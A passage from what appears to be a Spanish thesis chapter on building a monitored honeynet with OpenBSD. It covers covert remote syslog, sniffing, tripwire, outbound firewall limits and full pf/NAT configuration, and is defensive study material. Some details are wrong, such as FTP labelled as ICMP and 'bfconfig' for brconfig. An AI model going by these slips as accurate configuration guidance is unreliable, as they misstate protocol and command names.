La estrategia está basada en la simplicidad. Implementando sistemas de los cuales se quiera aprender, colocarlos en una red y entonces esperar. La clave para hacer este trabajo es hacer la red dedicada a la *honeynet*. Los únicos sistemas dentro de esta red deberán ser *honeypots*, diseñados para ser comprometidos. Esto simplifica el proceso entero. Para tener una *honeynet* dedicada, se deberá crear un ambiente controlado, donde se conozca exactamente qué tráfico está entrando y saliendo. En caso de detectar cualquier tráfico, este es sospechoso por naturaleza. Aquí se tienen varios retos para crear este ambiente controlado. Primero, cómo se pueden registrar los movimientos del *intruso* sin que tenga conocimiento; segundo, cómo se puede alertar cuando el sistema es probado o comprometido; último, cómo parar a los *intrusos* para que una vez que han comprometido un *honeypot* no puedan comprometer otros sistemas que no son parte de de la *honeynet*. La solución es relativamente simple, mantener la *honeynet* a través de un propio *firewall* dedicado. Esto resuelve una variedad de problemas.

- Primero, muchos *firewalls* registran todo el tráfico que pasa a través de ellos, esto viene a ser la primera capa de registro de los movimientos del *intruso*. Con la revisión de los registros del *firewall*, se podrá comenzar a determinar cómo los *intrusos* prueban la *honeynet* y que hacen después de ingresar.

- Segundo, muchos *firewalls* tienen algunas capacidades de alerta. Se podrá construir simples alertas mientras alguien prueba la red. Como no se tienen conexiones a los *honeypots*, cualquier paquete enviado es una prueba de algún *intruso*. Si se tiene cualquier tráfico del *honeypot* hacia *Internet*, entonces se podrá asegurar que el *honeypot* ha sido comprometido.

- Tercero, el *firewall* puede controlar qué tráfico ingresa o qué tráfico sale. En este caso, el *firewall* permite que cualquier tráfico ingrese pero es limitado el tráfico de salida.

Con este mecanismo, los *intrusos* podrán buscar, probar y explotar los *honeypots* pero no podrán comprometer otros sistemas.

El éxito se logra manteniendo la *honeynet* dentro de un ambiente controlado. Muchos *firewalls* pueden hacer esto, controlando y registrando el tráfico que pasa a través de ellos.

3.2.2. Registro de movimientos

Ahora, se verá como se puede registrar los movimientos de los *intrusos* sin que tengan conocimiento de ello. Primero, como se describió en el capítulo anterior, no se deberá depender de una sola fuente de información. Cualquier cosa puede estar mal, algunas cosas pueden ser borradas, alteradas, etc. Se deberá registrar en capas. De esta manera, si algo sale mal, se tendrán recursos adicionales de información. Por lo que comparando las diferentes fuentes de información, se podrá pintar una fotografía más amplia del suceso.

No se deberá almacenar información en el *honeypot* mismo. Esto es por dos razones. Primero, algunas modificaciones que se realicen al *honeypot*. Los demás cambios que se realizen, por casualidad un *intruso* podrá descubrir que algo esta activo. La segunda razón, se podrá fácilmente perder información. No se debe olvidar, tarde o temprano el *intruso* tomará el control del *honeypot*. En varias ocasiones se encontrarán datos alterados o en algún otro el disco entero podrá ser borrado. El éxito será registrar los movimientos del *intruso* pero registrado todos los datos en un sistema donde no puedan acceder. Como se describió en el capítulo anterior la primer capa de registro son las bitácoras del *firewall*. Adicionalmente se podrán registrar los movimientos de *intruso* con otros mecanismos.

Una segunda capa, es utilizar el sistema de registro del *honeypot*. Los registros proporcionan datos valiosos, pueden decir qué procesos del *kernel* y de usuario se están ejecutando. Sin embargo, comúnmente la primer cosa que un *intruso* hace es borrar o modificar el sistema de registro y *troyanizar* el *syslogd*. Entonces el reto es registrar la actividad del *syslogd* en otro servidor, pero sin que el *intruso* tenga conocimiento de ello. Para hacer esto primero se construye un servidor *syslog* dedicado. Normalmente en una red diferente separada por el *firewall*. El host recibirá los registros de los *honeypots*. Entonces, se necesitará recompilar el *syslogd* en el *honeypot* para que lea una configuración diferente de un archivo como */var/tmp/.conf*. De esta manera el *intruso* no podrá determinar fácilmente dónde está el archivo de configuración. Esto es simple de hacer, únicamente se cambia la entrada en *etc/syslog.conf* en el código fuente a donde se quiera que se encuentre este archivo. Después se ejecutará el servidor para que registre de dos maneras localmente y en el servidor remoto. Se deberá de estar seguro de mantener una copia estándar de el archivo de configuración */etc/syslog.conf*, el cual contendrá todo el registro local. Aún cuando este archivo no sea de utilidad, pero con esto se impedirá que el *intruso* comience a sospechar de un servidor remoto de *syslog*. Entonces toda la información será almacenada remotamente y localmente, sin embargo, el *intruso* deberá asumir que el sistema de registro es únicamente local. Basados en esta instalación, se podrá capturar todos los registros de los sistemas, incluyendo cuándo el sistema es comprometido. Esto podrá ayudar a conocer cómo el sistema fue probado y explotado. Es realmente interesante comparar estos registros

del sistema con los registros limpiados de un *intruso* en un sistema comprometido.

La tercera capa (la primera el *firewall*, la segunda el *syslog troyanizado*) es utilizar un *sniffer*. Ejecutar un *sniffer* en el *firewall* que captura cualquier tráfico que provenga o se dirija hacia el *honeypot*. Desde que el *honeypot* es incomunicado por el *firewall*, se conoce todo el tráfico que viene a través del *firewall*. La ventaja de un *sniffer* es que recoge todos los comandos ejecutados así como pantallas mostradas. De esta manera se podrá observar exactamente lo que el *intruso* está observando. Como quiera de sea toda la información es registrada en el *firewall*, manteniendo a salvo y protegiendo del *intruso*. Una desventaja es cuando el *intruso* esconde sus movimientos con cifrado como puede ser *ssh (secure shell)*. Sin embargo, si no se está ejecutando ningún servicio como este en los sistemas, el *intruso* tal vez no utilice esto.

Los *Sistemas Detectores de Intrusos (IDS)* también podrán ser agregados a la red. Una vez más, esto agrega capas adicionales de información obtenida. Esto también permite comparar y constatar diferentes tecnologías de *Sistemas Detectores de Intrusos*, otorgando la información para determinar que trabaja mejor en el ambiente.

Finalmente, se ejecutará *tripwire*[8] (o una herramienta que ayude a verificar la integridad del sistema de archivos). *Tripwire* indica qué binarios han sido alterados en un sistema comprometido (como pasaría si un nuevo usuario a sido agregado al */etc/passwd* o ha sido *troyanizado*). Se hará esto ejecutando *tripwire* hacia un disco flexible, entonces se almacena la *base de datos* de *tripwire* en un disco flexible. No se querrá que la información sea almacenada localmente en el sistema. Al almacenarlo en un medio removible se garantiza la integridad de los datos. Por esto los datos deberán de agregarse con precaución. Se recomienda compilar *tripwire* como una liga estática. De esta manera no se está utilizando librerías que puedan comprometer el *honeypot*. Por maximizar precauciones se reiniciará de un disco de inicio y entonces se ejecutará *tripwire*. Esto protegerá en contra de módulos del *kernel troyanizados*.

Se pueden encontrar estas tres capas como redundantes. Pero se debe recordar, una simple capa de información no podrá capturar todo el tráfico. También, diferentes orígenes darán diferente información. Por ejemplo, muchos sistemas no pueden detectar escaneos *stealth*, sin embargo, muchos *firewalls* si pueden. Si el *firewall* registra que un *honeypot* ha sido escaneado, pero este no tiene nada en sus registros de sistema, entonces probablemente ha sido escaneado por un escaner *"stealth"*, como puede ser *nmap*. También, nadie es perfecto. A menudo mientras se ejecuta correctamente un servicio, se elimina otro. Podría accidentalmente eliminar el sistema de registro o el *sniffer*. Para tener otras capas de información. Se podrá inmovilizar colocando una fotografía de que ha pasado. Si se desarrolla cualquiera de los métodos de registro, es altamente recomendable colocarlos. Entre más capas se tengan mejor será el monitoreo que se tenga. Si se tiene algún otro método se puede tal vez recomendar. Los métodos adicionales pueden incluirse alterando el *shell* del sistema o el *kernel* para registrar los comandos ejecutados.

[8] *Tripwire* es una herramienta que verifica la integridad del sistema de archivos de un sistema,ara mayor información consultar: *http://www.tripwire.org*

3.2.3. Dificultades

Se debe recordar, el objetivo es aprender acerca de los *intrusos*, sin que los *intrusos* tengan conocimiento de ello. Para ayudar a que los *intrusos* ataquen los sistemas. Tal vez se podría colocar nombres atractivos a los servidores, como podría ser: ns1.ejemplo.com (nombre del servidor), mail.ejemplo.com (servidor de correo) o web.ejemplo.com (servidor de web interno). Estas serán las primeras fuentes de información para los *intrusos*. Una vez que se ha decidido esto se usará los métodos descritos anteriormente para registrar sus acciones.

Una vez que el *intruso* a conseguido la cuenta de administrador (*root*), la pregunta viene a ser: ¿y ahora que?. Normalmente, se continúa el monitoreo del servidor por varios días, para conocer que es lo que el *intruso* está realizando. Sin embargo, se debe tener mucho cuidado, eventualmente el *intruso* puede darse cuenta que se encuentra en un *honeypot*. Si el *intruso* se da cuenta, algunas cosas malas pueden ocurrir. Lo que se podría recomendar sería, una vez que se ha aprendido cualquier cosa, se deberá patear al *intruso* fuera, normalmente reiniciando el sistema. Se hace esto con el comando *shutdown*, enviando un mensaje a todos los usuarios conectados (al *intruso*), indicando que el sistema será dado de baja por mantenimiento rutinario. Entonces se coloca el sistema fuera de línea, removiendo las *puertas traseras "'backdoors'* que el *intruso* realizó y regresando el sistema de regreso en línea. O se podría reinstalar, implementando un nuevo sistema, se podrá recomendar que se arreglen las vulnerabilidades que fueron utilizadas para obtener acceso la última vez, así se podrá aprender más sobre otros *exploits* o vulnerabilidades.

Se debe limitar al *intruso*, no se querrá que el *intruso* lleve a cabo un ataque del *honeypot* a otros objetivos. Se hará esto utilizando un *firewall*. Todo el tráfico de y hacia la *honeynet* deberá pasar a través del *firewall*. Se usará una base de reglas para permitir cualquier tráfico de *Internet* alcanzar el *firewall*, pero se limita el tráfico de salida (básicamente sería como invertir la función para la que los *firewall* son diseñados). El truco está en permitir que suficiente tráfico salga para que el *intruso* no comience a sospechar, pero se deberá inmovilizarlo limitando sus habilidades. Si se bloquea todo el tráfico de salida, el *intruso* puede darse cuenta que algo está instalado. Si se permite todo el tráfico de salida, el *intruso* podrá escanear en *Internet* desde el sistema. Y ahora el administrador del sistema será responsable de las acciones del *intruso*, por lo que se deberá de encontrar un balance. Normalmente la primera cosa que un *intruso* hace es lo siguiente: después de acceder baja sus herramientas y las instala. Si los *intrusos* no pueden alcanzar *Internet*, pueden cubrir sus registros y salir del sistema. Lo que podría funcionar es permitir todo el tráfico de entrada, y permitir conexiones de salida de *FTP (ICMP)* y *DNS (UDP)*. Normalmente, esto es suficiente para el *intruso* sin que comience a sospechar, pero se deberá denegar, si utilizan muchas de sus herramientas de salida. Se debe encontrar un balance adecuado de los servicios o protocolos a los cuales se permitirá la salida de la *honeynet*.

Todo lo que se permita salir, es lo que se espera que el *intruso* utilice. Asegurando que se tenga un buen mecanismo de alerta, con el cual se podría saber lo más pronto posible si el sistema ha sido probado o ha sido comprometido. Se quiere obtener esta información lo más


rápido posible. No se querrá que el *intruso* capture esto antes de que se tenga conocimiento de que a ocurrido un incidente.

3.2.4. Instalación de elementos

Ahora que ya se conoce acerca de los requerimientos se procederá a diseñar un esquema que cumpla con estos, se deben de tener en cuenta muchos aspectos si no se quiere tener un esquema mal planeado, ya que esto podría traer consecuencias no deseadas. Se analizaron una seria de herramientas que pueden auxiliar en la implementación de la *honeynet*, estas herramientas harán que la *honeynet* cumpla con los estándares descritos en el capítulo anterior.

Arquitectura Honeynet-DSC

La arquitectura que será implementada es la siguiente:



Como se puede observar en la figura anterior la arquitectura propuesta consta de varios elementos:

- Firewall




Figura 3.2: *Arquitectura de Firewall Honeynet-DSC*

- Sistema Detector de Intrusos (IDS)
- Servidor remoto de syslog
- Sniffer
- Honeypots

La red administradora compuesta por el *firewall*, *Sistema Detector de Intrusos*, y *Syslog Remoto*, estará implementada sobre una misma plataforma, es decir los tres equipos tendrán instalado *OpenBSD 3.1*, ya que con esto se facilita la administración y el mantenimiento de la *honeynet*. Los *honeypots* tendrán instalados *sistemas operativos* estándar como los que se pueden encontrar en cualquier organización conectada a *Internet*

Firewall

La utilería que permite implementar un *firewall* es llamada *Packet Filter (pf)*. Para implementarlo adecuadamente primero es necesario aplicar algunos procedimientos:

Como puede apreciarse en la **figura 3.2** es necesario que el *firewall* cuente con 3 tarjetas de red. La primer tarjeta estará conectada directamente a *Internet* y no tiene una dirección *IP* asignada, esta estará interconectada con la tercer tarjeta de red que alimentará a la red de *honeypots*. La segunda tarjeta de red alimentará a la red administradora y tendrá una dirección IP no homologada, siendo por esta por la cual se realizará el redirecionamiento de *syslog* remoto.

A continuación se describen los procedimientos necesarios para lograr esta arquitectura.

- Interfaces de Red

Al interconectar las interfaces de red permitirá que el tráfico que ingrese por la primer interfaz de red (rl0) pase hacia la segunda interfaz de red (rl1).

Verificación de interfaces de red mediante el comando *ifconfig*[9].

```
# ifconfig -a
...
rl0: flags=8802<BROADCAST,SIMPLEX,MULTICAST> mtu 1500
        media: Ethernet autoselect (none)
        status: active
rl1: flags=8802<BROADCAST,SIMPLEX,MULTICAST> mtu 1500
        media: Ethernet autoselect (none)
        status: active
rl2: flags=8c43<UP,BROADCAST,RUNNING,OACTIVE,SIMPLEX,MULTICAST> mtu 1500
        media: Ethernet 10baseT
        status: active
...
bridge0: flags=0<> mtu 1500
bridge1: flags=0<> mtu 1500
...
```

Como se podrá observar en la salida del comando anterior los identificadores de las interfaces de red son *rl0*, *rl1* y *rl2*.

Estableciendo la conexión entre las interfaces de red.

```
# /sbin/brconfig bridge0 add rl0 add rl1 up
```

El comando *bfconfig* permitirá crear el puente entre ambas interfaces de red.

Comprobando el puente de las dos interfaces de red:

```
# ifconfig -a
...
bridge0: flags=41<UP,RUNNING> mtu 1500
...
```

Como se puede observar en la salida del comando anterior, el puente *bridge0* está ejecutandose.

- Packet Filter (pf)

Se deberá habilitar *Packet Filter (pf)* en el archivo de inicialización de *OpenBSD* que es */etc/rc*, en el cual se deberá de modificar la siguiente línea:

```
pf=NO                   # Packet filter / NAT
```

[9] *ifconfig* es un comando que permite ver la configuración de las interfaces de red en un sistema unix.

Por esta otra:

```
pf=YES                  # Packet filter / NAT
```

Será necesario especificar las reglas del *firewall* en el archivo de configuración de *Packet Filter /etc/pf.conf.*

```
/etc/pf.conf
      \$OpenBSD: pf.conf,v 1.2 2001/06/26 22:58:31 smart Exp \$
#
# See pf.conf(5) for syntax and examples

# pass all packets in and out (these are the implicit last two rules)
# pass in all
# pass out all
```

Además de ejecutar el comando *pfctl* para reiniciar el servicio indicando la ruta del archivo de configuración */etc/pf.conf.*

```
# pfctl -R /etc/pf.conf
```

Con esto ha quedado funcionando el *firewall*, pero aún falta especificar las reglas que deberá utilizar para el filtrado de paquetes.

Archivo de configuración */etc/pf.conf*, el cual contiene las reglas que especifican servicios y protocolos bloqueados y permitidos.

```
/etc/pf.conf
#       $OpenBSD: pf.conf,v 1.3 2001/11/16 22:53:24 dhartmei Exp $
#
# See pf.conf(5) for syntax and examples

# pass all packets in and out (these are the implicit first two rules)
# pass in all
# pass out all

#Variables
IE="rl0" # Interfase Externa
II="rl1" # Interfase Interna
IR="rl2" # Interfase Ruteda

# Honeypots
Honeypots="{192.168.115.115/32, 192.168.115.116/32, 192.168.115.117/32,
192.168.115.118/32, 192.168.115.110/32 }"

# Servicios tcp permitidos que ingresaran a los honeypots
Serv_Tcp="{ ftp, domain, www, irc }"

# Servicios udp permitidos que ingresaran a honeypots
Serv_Udp="{ domain, bootps }"

# Direcciones reservadas
Reservadas="{ 0.0.0.0/8, 10.0.0.0/8, 20.20.20.0/24, 127.0.0.0/8, 169.254.0.0/16,
172.16.0.0/12, 192.168.0.0/16, 204.152.64.0/23, 224.0.0.0/3, 255.255.255.255 }"

# Bloqueo de ataque Spoofers
```

```
block in quick on $IE from $Reservadas to any
block out quick on $IE from $Honeypots to $Reservadas

# Por default se bloquea todo el trafico de salida
block out log on $IE all

# Todo el trafico de entrada es permitido en la Honeynet
pass in on $IE all keep state

# Conexiones de salida de la Honeynet
# Solo se permiten determinados protocolos y servicios
pass out log quick on $IE inet proto tcp from $Honeypots to any port $Serv_Tcp flags
S/SA keep state
pass out log quick on $IE inet proto udp from $Honeypots to any port $Serv_Udp keep
state
pass out log quick on $IE inet proto icmp from $Honeypots to any icmp-type 8 code 0
keep state
```

Una vez que se han verificado las reglas el funcionamiento del *firewall* deberá funcionar como está planeado en su arquitectura.

- NAT (Network Address Translation)

NAT se encargará de redireccionar los paquetes de *syslog* provenientes de los *honeypots*, para esto es necesario indicarle al *kernel* que permita el redireccionamiento de paquetes en el archivo de inicio de *OpenBSD /etc/sysctl.conf.*

```
/etc/sysctl.conf
#       $OpenBSD: sysctl.conf,v 1.25 2002/02/23 08:07:58 deraadt Exp $
#
# This file contains a list of sysctl options the user wants set at
# boot time.  See sysctl(3) and sysctl(8) for more information on
# the many available variables.
#
net.inet.ip.forwarding=1        # 1=Permit forwarding (routing) of packets
..
..
```

Además de configurar las reglas en el archivo de configuración de *NAT: /etc/nat.conf*

```
/etc/nat.conf
#       $OpenBSD: nat.conf,v 1.4 2001/07/09 23:20:46 millert Exp $
#
# See nat.conf(5) for syntax and examples
#
# replace ext0 with external interface name, 10.0.0.0/8 with internal network
# and 192.168.1.1 with external address
#
# nat: packets going out through ext0 with source address 10.0.0.0/8 will get
# translated as coming from 192.168.1.1. a state is created for such packets,
# and incoming packets will be redirected to the internal address.

# nat on ext0 from 10.0.0.0/8 to any -> 192.168.1.1

# rdr: packets coming in through ext0 with destination 192.168.1.1:1234 will
# be redirected to 10.1.1.1:5678. a state is created for such packets, and
# outgoing packets will be translated as coming from the external address.

# rdr on ext0 proto tcp from any to 192.168.1.1/32 port 1234 -> 10.1.1.1 port 5678
```

```
II="rl1" #Interfase de Red de Ruteo

# Redireccionamiento de trafico del puerto 514  (syslog)
rdr on $II proto udp from any to any port 514 -> 192.168.3.200
```

Con esto se redirecciona todo el tráfico de protócolo *udp* (*syslog*) de los *honeypots* hacia el servidor de *syslog* remoto 192.168.3.200.

Ahora será necesario ejecutar el siguiente comando para indicarle las reglas del archivo de configuración:

```
# pfctl -N /etc/nat.conf
```

Para verificar las reglas configuradas de *PF* y *NAT* se ejecuta el siguiente comando:

```
# pfctl -s all

@0 block in quick on rl0 inet from 255.255.255.255/32 to any
@1 block in quick on rl0 inet from 224.0.0.0/3 to any
@2 block in quick on rl0 inet from 204.152.64.0/23 to any
@3 block in quick on rl0 inet from 192.168.0.0/16 to any
@4 block in quick on rl0 inet from 172.16.0.0/12 to any
@5 block in quick on rl0 inet from 169.254.0.0/16 to any
@6 block in quick on rl0 inet from 127.0.0.0/8 to any
@7 block in quick on rl0 inet from 20.20.20.0/24 to any
@8 block in quick on rl0 inet from 10.0.0.0/8 to any
@9 block in quick on rl0 inet from 0.0.0.0/8 to any
@10 block out quick on rl0 inet from 192.168.115.110/32 to 255.255.255.255/32
@11 block out quick on rl0 inet from 192.168.115.110/32 to 224.0.0.0/3
@12 block out quick on rl0 inet from 192.168.115.110/32 to 204.152.64.0/23
@13 block out quick on rl0 inet from 192.168.115.110/32 to 192.168.0.0/16
@14 block out quick on rl0 inet from 192.168.115.110/32 to 172.16.0.0/12
@15 block out quick on rl0 inet from 192.168.115.110/32 to 169.254.0.0/16
@16 block out quick on rl0 inet from 192.168.115.110/32 to 127.0.0.0/8
@17 block out quick on rl0 inet from 192.168.115.110/32 to 20.20.20.0/24
@18 block out quick on rl0 inet from 192.168.115.110/32 to 10.0.0.0/8
@19 block out quick on rl0 inet from 192.168.115.110/32 to 0.0.0.0/8
@20 block out quick on rl0 inet from 192.168.115.118/32 to 255.255.255.255/32
@21 block out quick on rl0 inet from 192.168.115.118/32 to 224.0.0.0/3
@22 block out quick on rl0 inet from 192.168.115.118/32 to 204.152.64.0/23
@23 block out quick on rl0 inet from 192.168.115.118/32 to 192.168.0.0/16
@24 block out quick on rl0 inet from 192.168.115.118/32 to 172.16.0.0/12
@25 block out quick on rl0 inet from 192.168.115.118/32 to 169.254.0.0/16
@26 block out quick on rl0 inet from 192.168.115.118/32 to 127.0.0.0/8
@27 block out quick on rl0 inet from 192.168.115.118/32 to 20.20.20.0/24
@28 block out quick on rl0 inet from 192.168.115.118/32 to 10.0.0.0/8
@29 block out quick on rl0 inet from 192.168.115.118/32 to 0.0.0.0/8
@30 block out quick on rl0 inet from 192.168.115.117/32 to 255.255.255.255/32
@31 block out quick on rl0 inet from 192.168.115.117/32 to 224.0.0.0/3
@32 block out quick on rl0 inet from 192.168.115.117/32 to 204.152.64.0/23
@33 block out quick on rl0 inet from 192.168.115.117/32 to 192.168.0.0/16
@34 block out quick on rl0 inet from 192.168.115.117/32 to 172.16.0.0/12
@35 block out quick on rl0 inet from 192.168.115.117/32 to 169.254.0.0/16
@36 block out quick on rl0 inet from 192.168.115.117/32 to 127.0.0.0/8
@37 block out quick on rl0 inet from 192.168.115.117/32 to 20.20.20.0/24
@38 block out quick on rl0 inet from 192.168.115.117/32 to 10.0.0.0/8
@39 block out quick on rl0 inet from 192.168.115.117/32 to 0.0.0.0/8
@40 block out quick on rl0 inet from 192.168.115.116/32 to 255.255.255.255/32
@41 block out quick on rl0 inet from 192.168.115.116/32 to 224.0.0.0/3
@42 block out quick on rl0 inet from 192.168.115.116/32 to 204.152.64.0/23
```

```
@43 block out quick on rl0 inet from 192.168.115.116/32 to 192.168.0.0/16
@44 block out quick on rl0 inet from 192.168.115.116/32 to 172.16.0.0/12
@45 block out quick on rl0 inet from 192.168.115.116/32 to 169.254.0.0/16
@46 block out quick on rl0 inet from 192.168.115.116/32 to 127.0.0.0/8
@47 block out quick on rl0 inet from 192.168.115.116/32 to 20.20.20.0/24
@48 block out quick on rl0 inet from 192.168.115.116/32 to 10.0.0.0/8
@49 block out quick on rl0 inet from 192.168.115.116/32 to 0.0.0.0/8
@50 block out quick on rl0 inet from 192.168.115.115/32 to 255.255.255.255/32
@51 block out quick on rl0 inet from 192.168.115.115/32 to 224.0.0.0/3
@52 block out quick on rl0 inet from 192.168.115.115/32 to 204.152.64.0/23
@53 block out quick on rl0 inet from 192.168.115.115/32 to 192.168.0.0/16
@54 block out quick on rl0 inet from 192.168.115.115/32 to 172.16.0.0/12
@55 block out quick on rl0 inet from 192.168.115.115/32 to 169.254.0.0/16
@56 block out quick on rl0 inet from 192.168.115.115/32 to 127.0.0.0/8
@57 block out quick on rl0 inet from 192.168.115.115/32 to 20.20.20.0/24
@58 block out quick on rl0 inet from 192.168.115.115/32 to 10.0.0.0/8
@59 block out quick on rl0 inet from 192.168.115.115/32 to 0.0.0.0/8
@60 block out log on rl0 all
@61 pass in on rl0 all keep state
@62 pass out log quick on rl0 inet proto tcp from 192.168.115.110/32 to any
port = irc flags S/SA keep state
@63 pass out log quick on rl0 inet proto tcp from 192.168.115.110/32 to any
port = www flags S/SA keep state
@64 pass out log quick on rl0 inet proto tcp from 192.168.115.110/32 to any
port = domain flags S/SA keep state
@65 pass out log quick on rl0 inet proto tcp from 192.168.115.110/32 to any
port = ftp flags S/SA keep state
@66 pass out log quick on rl0 inet proto tcp from 192.168.115.118/32 to any
port = irc flags S/SA keep state
@67 pass out log quick on rl0 inet proto tcp from 192.168.115.118/32 to any
port = www flags S/SA keep state
@68 pass out log quick on rl0 inet proto tcp from 192.168.115.118/32 to any
port = domain flags S/SA keep state
@69 pass out log quick on rl0 inet proto tcp from 192.168.115.118/32 to any
port = ftp flags S/SA keep state
@70 pass out log quick on rl0 inet proto tcp from 192.168.115.117/32 to any
port = irc flags S/SA keep state
@71 pass out log quick on rl0 inet proto tcp from 192.168.115.117/32 to any
port = www flags S/SA keep state
@72 pass out log quick on rl0 inet proto tcp from 192.168.115.117/32 to any
port = domain flags S/SA keep state
@73 pass out log quick on rl0 inet proto tcp from 192.168.115.117/32 to any
port = ftp flags S/SA keep state
@74 pass out log quick on rl0 inet proto tcp from 192.168.115.116/32 to any
port = irc flags S/SA keep state
@75 pass out log quick on rl0 inet proto tcp from 192.168.115.116/32 to any
port = www flags S/SA keep state
@76 pass out log quick on rl0 inet proto tcp from 192.168.115.116/32 to any
port = domain flags S/SA keep state
@77 pass out log quick on rl0 inet proto tcp from 192.168.115.116/32 to any
port = ftp flags S/SA keep state
@78 pass out log quick on rl0 inet proto tcp from 192.168.115.115/32 to any
port = irc flags S/SA keep state
@79 pass out log quick on rl0 inet proto tcp from 192.168.115.115/32 to any
port = www flags S/SA keep state
@80 pass out log quick on rl0 inet proto tcp from 192.168.115.115/32 to any
port = domain flags S/SA keep state
@81 pass out log quick on rl0 inet proto tcp from 192.168.115.115/32 to any
port = ftp flags S/SA keep state
@82 pass out log quick on rl0 inet proto udp from 192.168.115.110/32 to any
port = bootps keep state
@83 pass out log quick on rl0 inet proto udp from 192.168.115.110/32 to any
port = domain keep state
@84 pass out log quick on rl0 inet proto udp from 192.168.115.118/32 to any
port = bootps keep state
@85 pass out log quick on rl0 inet proto udp from 192.168.115.118/32 to any
port = domain keep state
@86 pass out log quick on rl0 inet proto udp from 192.168.115.117/32 to any
```

```
port = bootps keep state 96
@87 pass out log quick on rl0 inet proto udp from 192.168.115.117/32 to any
port = domain keep state
@88 pass out log quick on rl0 inet proto udp from 192.168.115.116/32 to any
port = bootps keep state
@89 pass out log quick on rl0 inet proto udp from 192.168.115.116/32 to any
port = domain keep state
@90 pass out log quick on rl0 inet proto udp from 192.168.115.115/32 to any
port = bootps keep state
@91 pass out log quick on rl0 inet proto udp from 192.168.115.115/32 to any
port = domain keep state
@92 pass out log quick on rl0 inet proto icmp from 192.168.115.110/32 to any
icmp-type echoreq code 0 keep state
@93 pass out log quick on rl0 inet proto icmp from 192.168.115.118/32 to any
icmp-type echoreq code 0 keep state
@94 pass out log quick on rl0 inet proto icmp from 192.168.115.117/32 to any
icmp-type echoreq code 0 keep state
@95 pass out log quick on rl0 inet proto icmp from 192.168.115.116/32 to any
icmp-type echoreq code 0 keep state
@96 pass out log quick on rl0 inet proto icmp from 192.168.115.115/32 to any
icmp-type echoreq code 0 keep state
rdr on rl1 proto udp from any to any port 514 -> 192.168.3.200
udp 192.168.115.255:138 <- 192.168.115.72:138       0:1
Status: Enabled  Time: 1031970585  Since: 1031618856  Debug: None
Bytes In IPv4: 0           Bytes Out: 0
         IPv6: 0           Bytes Out: 0
Inbound Packets IPv4:  Passed: 0          Dropped: 0
                IPv6:  Passed: 0          Dropped: 0
Outbound Packets IPv4: Passed: 0          Dropped: 0
                 IPv6: Passed: 0          Dropped: 0
States: 1
pf Counters
state searches            669008
state inserts             39096
state removals            39095
Counters
match                     38384
bad-offset                0
fragment                  0
short                     432
normalize                 0
memory                    0
```

En el listado anterior pueden apreciarse todas y cada una de las reglas del *Firewall*. De la regla 0 a la 96 son reglas de *Packet Filter* después de estas se encuentra la regla donde se indica el redireccionamiento del protocolo proveniente de los *honeypots* hacia el *servidor de syslog remoto*, además se muestra un estado de las conexiones actuales del sistema.

Sistema Detector de Intrusos (IDS)

Un *Sistema Detector de Intrusos* es una parte vital en el éxito de un ambiente de seguridad, habilita la detección de paquetes sospechosos y ataques.

Es importante colocar un *Sistema Detector de Intrusos*, ya que con este todo el tráfico de la red puede ser observado. Así es fácil detectar tráfico malicioso en la *honeynet*, así como decodificar y registrar algunos paquetes interesantes a un punto centralizado.

Tal como su nombre lo dice, un *Sistema Detector de Intrusos* es utilizado para detectar intrusiones o posibles intrusiones dentro de un ambiente. Existen diferentes tipos de *Sistemas Detectores de Intrusos* los cuales utilizan diferentes métodos para detectar intrusiones en varios ambientes.

Existen dos lugares diferentes para implementar un mecanismo de detección de intrusos:

- *Detección de Intrusos Basado en Red*:

  Un *Sistema de Detector de Intrusos de Red* escucha las comunicaciones de red. Estos reconocen intrusiones que ocurran a través del ambiente de red. Básicamente un *Sistema Detector de Intrusos de Red (NIDS)* es un servicio que escucha en una interfase de red, se encuentra observando tráfico sospechoso. Los *Sistemas Detectores de Intrusos de Red* principalmente son basados en firmas.

- *Detección de Intrusos Basado en Host*:

